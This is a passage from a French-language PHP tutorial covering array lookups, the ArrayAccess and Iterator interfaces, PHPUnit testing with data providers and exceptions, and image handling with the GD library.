Notez que `isset()` a de meilleures performances que `array_key_exists()` car ce dernier est une fonction et la première une construction de langage.

Vous pouvez également utiliser `key_exists()` , alias de `array_key_exists()` .

Vérifier si une valeur existe dans le tableau

La fonction `in_array()` renvoie true si un élément existe dans un tableau.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

Vous pouvez également utiliser la fonction `array_search()` pour obtenir la clé d'un élément spécifique dans un tableau.

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

En PHP 5.5 et `array_column()` ultérieures, vous pouvez utiliser `array_column()` avec `array_search()` .

Ceci est particulièrement utile pour vérifier si une valeur existe dans un tableau associatif :

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
```

```
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Validation du type de tableau

La fonction `is_array()` renvoie true si une variable est un tableau.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

Vous pouvez taper le type de tableau dans une fonction pour appliquer un type de paramètre; le fait de transmettre autre chose entraînera une erreur fatale.

```
function foo (array $array) { /* $array is an array */ }
```

Vous pouvez également utiliser la fonction `gettype()` .

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

Interfaces ArrayAccess et Iterator

Une autre fonctionnalité utile consiste à accéder à vos collections d'objets personnalisées en tant que tableaux en PHP. Il existe deux interfaces disponibles dans le noyau PHP (> = 5.0.0) pour supporter ceci: `ArrayAccess` et `Iterator` . Le premier vous permet d'accéder à vos objets personnalisés en tant que tableau.

ArrayAccess

Supposons que nous ayons une classe d'utilisateurs et une table de base de données stockant tous les utilisateurs. Nous aimerions créer une classe `UserCollection` qui:

1. nous permettre d’adresser certains utilisateurs par leur identifiant unique
2. effectuer des opérations de base (pas toutes les CRUD, mais au moins créer, récupérer et

supprimer) sur notre collection d'utilisateurs

Considérons la source suivante (ci-après, nous utilisons la syntaxe de création de tableau court `[]` disponible depuis la version 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
```

```
}
```

alors nous pouvons :

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

qui affichera ce qui suit, en supposant qu'il n'y avait pas de `testuser` avant de lancer le code:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

IMPORTANT: `offsetExists` n'est pas appelé lorsque vous vérifiez l'existence d'une clé avec la fonction `array_key_exists` . Ainsi, le code suivant affichera `false` deux fois:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Itérateur

Étendons notre classe de haut en `Iterator` avec quelques fonctions de l'interface `Iterator` pour permettre une itération avec `foreach` et `while` .

Tout d'abord, nous devons ajouter une propriété contenant notre index actuel de l'itérateur, ajoutons-le aux propriétés de la classe sous la forme `$_position` :

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Deuxièmement, ajoutons l'interface `Iterator` à la liste des interfaces implémentées par notre classe:

```
class UserCollection implements ArrayAccess, Iterator {
```

puis ajoutez les fonctions requises par l'interface elles-mêmes:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

Donc, dans l'ensemble, voici la source complète de la classe implémentant les deux interfaces. Notez que cet exemple n'est pas parfait, car les identifiants de la base de données peuvent ne pas être séquentiels, mais cela a été écrit pour vous donner l'idée principale: vous pouvez adresser vos collections d'objets de toute façon en implémentant les interfaces `ArrayAccess` et `Iterator` :

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

et un foreach en boucle à travers tous les objets utilisateur:

```
foreach ($users as $user) {
```

```
    var_dump($user['id']);
}
```

qui produira quelque chose comme

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Créer un tableau de variables

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

Cette méthode est souvent utilisée dans les frameworks pour transmettre un tableau de variables entre deux composants.

Lire Tableaux en ligne: https://riptutorial.com/fr/php/topic/204/tableaux

Chapitre 93: Test d'unité

Syntaxe

- Liste complète des assertions . Exemples:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

Remarques

`Unit` tests `Unit` sont utilisés pour tester le code source pour voir s'il contient des offres avec des entrées, comme prévu. `Unit` tests `Unit` sont supportés par la majorité des frameworks. Il existe plusieurs tests PHPUnit différents et leur syntaxe peut être différente. Dans cet exemple, nous utilisons `PHPUnit` .

Examples

Test des règles de classe

Disons que nous avons une classe `LoginForm` simple avec la méthode rules () (utilisée dans la page de connexion comme modèle d' `LoginForm`):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
```

```
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Pour effectuer des tests sur cette classe, nous utilisons les tests **unitaires** (vérification du code source pour voir si cela correspond à nos attentes):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");
```

```
        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

Comment exactement les tests `Unit` peuvent-ils aider (en excluant les exemples généraux) ici? Par exemple, cela convient très bien lorsque nous obtenons des résultats inattendus. Par exemple, prenons cette règle plus tôt:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

Au lieu de cela, si nous avons raté une chose importante et écrit ceci:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

Avec des douzaines de règles différentes (en supposant que nous utilisons non seulement le courrier électronique et le mot de passe), il est difficile de détecter les erreurs. Ce test unitaire:

```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```


Va passer notre **premier** exemple mais pas le **second** . Pourquoi? Parce que dans le deuxième exemple, nous avons écrit un motif avec une faute de frappe (signe `+` raté), ce qui signifie qu'il n'accepte qu'une lettre / un chiffre.

Les tests **unitaires** peuvent être exécutés dans la console avec la commande: `phpunit [path_to_file]` . Si tout va bien, nous devrions être en mesure de voir que tous les tests sont en `OK` état, sinon nous verrons soit `Error` (erreurs de syntaxe) ou `Fail` (au moins une ligne de cette méthode n'est pas passée).

Avec des paramètres supplémentaires tels que `--coverage` nous pouvons également voir visuellement combien de lignes du code backend ont été testées et celles qui ont réussi / échoué.

Cela s'applique à tout framework ayant installé PHPUnit .

Exemple de l'apparence du test `PHPUnit` dans la console (aspect général, pas selon cet exemple):



Fournisseurs de données PHPUnit

Les méthodes de test nécessitent souvent de tester des données. Pour tester complètement certaines méthodes, vous devez fournir différents jeux de données pour chaque condition de test possible. Bien sûr, vous pouvez le faire manuellement en utilisant des boucles, comme ceci:

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

Et quelqu'un peut le trouver commode. Mais cette approche présente certains inconvénients. Tout d'abord, vous devrez effectuer des actions supplémentaires pour extraire des données si votre fonction de test accepte plusieurs paramètres. Deuxièmement, en cas d'échec, il serait difficile de distinguer l'ensemble de données défaillant sans messages ni débogage supplémentaires. Troisièmement, PHPUnit fournit un moyen automatique de traiter les ensembles de données de test à l'aide de fournisseurs de données .

Le fournisseur de données est une fonction qui doit renvoyer des données pour votre scénario de test particulier.

> Une méthode de fournisseur de données doit être publique et renvoyer un **tableau de tableaux** ou un objet qui implémente l'interface **Iterator** et **génère un tableau** pour chaque étape d'itération. Pour chaque tableau faisant partie de la collection, la méthode de test sera appelée avec le contenu du tableau comme arguments.

Pour utiliser un fournisseur de données avec votre test, utilisez l'annotation `@dataProvider` avec le nom de la fonction de fournisseur de données spécifiée:

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Tableau de tableaux

> Notez que `dataProviderForTest()` renvoie un tableau de tableaux. Chaque tableau imbriqué a deux éléments et remplira les paramètres nécessaires pour `testEquals()` un par un. Une erreur comme celle-ci sera `Missing argument 2 for Test::testEquals()` s'il n'y a pas assez d'éléments. PHPUnit va automatiquement parcourir les données et exécuter les tests:

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Chaque ensemble de données peut être **nommé** pour plus de commodité. Il sera plus facile de détecter les données défaillantes:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

Les itérateurs

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
```

```
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

Comme vous pouvez le voir, un itérateur simple fonctionne également.

> Notez que même pour un **seul** paramètre, le fournisseur de données doit retourner un tableau `[$parameter]`

Parce que si nous changeons notre méthode `current()` (qui retourne des données à chaque itération) à ceci:

```
function current() {
    return current($this->array)[0];
}
```

Ou changer les données réelles:

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

Nous aurons une erreur:

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

> Bien sûr, il n'est pas utile d'utiliser un objet `Iterator` sur un tableau simple. Il devrait implémenter une logique spécifique pour votre cas.

Générateurs

Il n'est pas explicitement noté et affiché dans le manuel, mais vous pouvez également utiliser un générateur en tant que fournisseur de données. Notez que la classe `Generator` implémente l'interface `Iterator` .

Voici donc un exemple d'utilisation de `DirectoryIterator` combiné à un `generator` :

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

> Notez que le fournisseur `yield` un tableau. Vous recevrez plutôt un avertissement de fournisseur de données non valide.

Test des exceptions

Disons que vous voulez tester la méthode qui lance une exception

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

Vous pouvez le faire en plaçant l'appel de méthode dans un bloc try / catch et en effectuant des assertions sur les propriétés de l'objet d'exécution, mais plus facilement, vous pouvez utiliser des méthodes d'assertion d'exception. A partir de PHPUnit 5.2, vous disposez des méthodes expectX () pour affirmer le type d'exception, le message et le code.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
```

```
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

Si vous utilisez une version antérieure de PHPUnit, la méthode setExpectedException peut être utilisée à la place des méthodes expectX (), mais gardez à l'esprit qu'elle est obsolète et sera supprimée dans la version 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Lire Test d'unité en ligne: https://riptutorial.com/fr/php/topic/3417/test-d-unite

Chapitre 94: Traitement d'image avec GD

Remarques

Lors de l'utilisation de l'en- `header("Content-Type: $mimeType");` et `image____` pour générer uniquement une image à la sortie, veillez à ne rien afficher d'autre, notez même une ligne vide après `?>` . (Cela peut être un "bug" difficile à détecter - vous n'obtenez aucune image et aucun indice quant à la raison.) Le conseil général est de ne pas inclure?> Du tout ici.

Examples

Créer une image

Pour créer une image vierge, utilisez la fonction `imagecreatetruecolor` :

```
$img = imagecreatetruecolor($width, $height);
```

`$img` est maintenant une variable de ressource pour une ressource image avec `$width` x `$height` pixels. Notez que la largeur compte de gauche à droite et que la hauteur compte de haut en bas.

Des ressources d'image peuvent également être créées à partir des fonctions de création d'image , telles que:

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- d'autres fonctions `imagecreatefrom*` .

Les ressources d'image peuvent être libérées plus tard quand il n'y a plus de références à elles. Cependant, pour libérer la mémoire immédiatement (cela peut être important si vous `imagedestroy()` nombreuses images volumineuses), utiliser `imagedestroy()` sur une image lorsqu'elle n'est plus utilisée pourrait être une bonne pratique.

```
imagedestroy($image);
```

Conversion d'une image

Les images créées par conversion d'image ne modifient pas l'image tant que vous ne l'avez pas sortie. Par conséquent, un convertisseur d'image peut être aussi simple que trois lignes de code:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

Sortie d'image

Une image peut être créée en utilisant `image*` fonctions `image*` , où `*` est le format de fichier.

Ils ont cette syntaxe en commun:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Enregistrement dans un fichier

Si vous souhaitez enregistrer l'image dans un fichier, vous pouvez transmettre le nom de fichier ou un flux de fichiers ouvert à `$to` . Si vous passez un flux, vous n'avez pas besoin de le fermer, car GD le fermera automatiquement.

Par exemple, pour enregistrer un fichier PNG, procédez comme suit:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

Lorsque vous utilisez `fopen` , veillez à utiliser l'indicateur `b` plutôt que l'indicateur `t` , car le fichier est une sortie binaire.

N'essayez **pas** de lui transmettre `fopen("php://temp", $f)` ou `fopen("php://memory", $f)` . Comme le flux est fermé par la fonction après l'appel, vous ne pourrez plus l'utiliser, par exemple pour récupérer son contenu.

Sortie en tant que réponse HTTP

Si vous voulez renvoyer directement cette image comme réponse de l'image (par exemple pour créer des badges dynamiques), vous n'avez pas besoin de passer quoi que ce soit (ou de passer `null`) en tant que second argument. Cependant, dans la réponse HTTP, vous devez spécifier votre type de contenu:

```
header("Content-Type: $mimeType");
```

`$mimeType` est le type MIME du format que vous retournez. Les exemples incluent `image/png` , `image/gif` et `image/jpeg` .

Ecrire dans une variable

Il y a deux manières d'écrire dans une variable.

Utiliser l'OB (Sortie Buffering)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Utiliser des wrappers de flux

Vous pouvez avoir plusieurs raisons pour lesquelles vous ne souhaitez pas utiliser la mise en mémoire tampon de sortie. Par exemple, vous pouvez déjà avoir OB sur. Par conséquent, une alternative est nécessaire.

En utilisant la fonction `stream_wrapper_register` , un nouveau `stream_wrapper_register` flux peut être enregistré. Par conséquent, vous pouvez transmettre un flux à la fonction de sortie d'image et le récupérer ultérieurement.

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

Dans cet exemple, la classe `GlobalStream` écrit toute entrée dans la variable de référence (c'est-à-dire écrit indirectement dans la variable globale du nom donné). La variable globale peut ensuite être récupérée directement.

Il y a des choses spéciales à noter:

- Une classe de wrapper de flux entièrement implémentée devrait ressembler à ceci , mais selon les tests avec la méthode magique `__call` , seuls les `stream_open` , `stream_write` et `stream_close` sont appelés à partir des fonctions internes.
- Aucun drapeau n'est requis dans l'appel `fopen` , mais vous devez au moins transmettre une chaîne vide. Cela est dû au fait que la fonction `fopen` attend un tel paramètre, et même si

vous ne l'utilisez pas dans votre implémentation `stream_open` , une valeur fictive est toujours requise.
- Selon les tests, `stream_write` est appelé plusieurs fois. N'oubliez pas d'utiliser `.=` (Assignation de concaténation), pas `=` (attribution de variable directe).

Exemple d'utilisation

Dans la `<img>` HTML `<img>` , une image peut être fournie directement plutôt que d'utiliser un lien externe:

```
echo '<img src="' . base64_encode($binary) . '">';
```

Recadrage et redimensionnement de l'image

Si vous avez une image et que vous souhaitez créer une nouvelle image, avec de nouvelles dimensions, vous pouvez utiliser la fonction `imagecopyresampled` :

créez d'abord une nouvelle `image` avec les dimensions souhaitées:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

et stocker l'image d'origine dans une variable. Pour ce faire, vous pouvez utiliser l'une des fonctions `createimagefrom*` où * signifie:

- jpeg
- gif
- png
- chaîne

Par exemple:

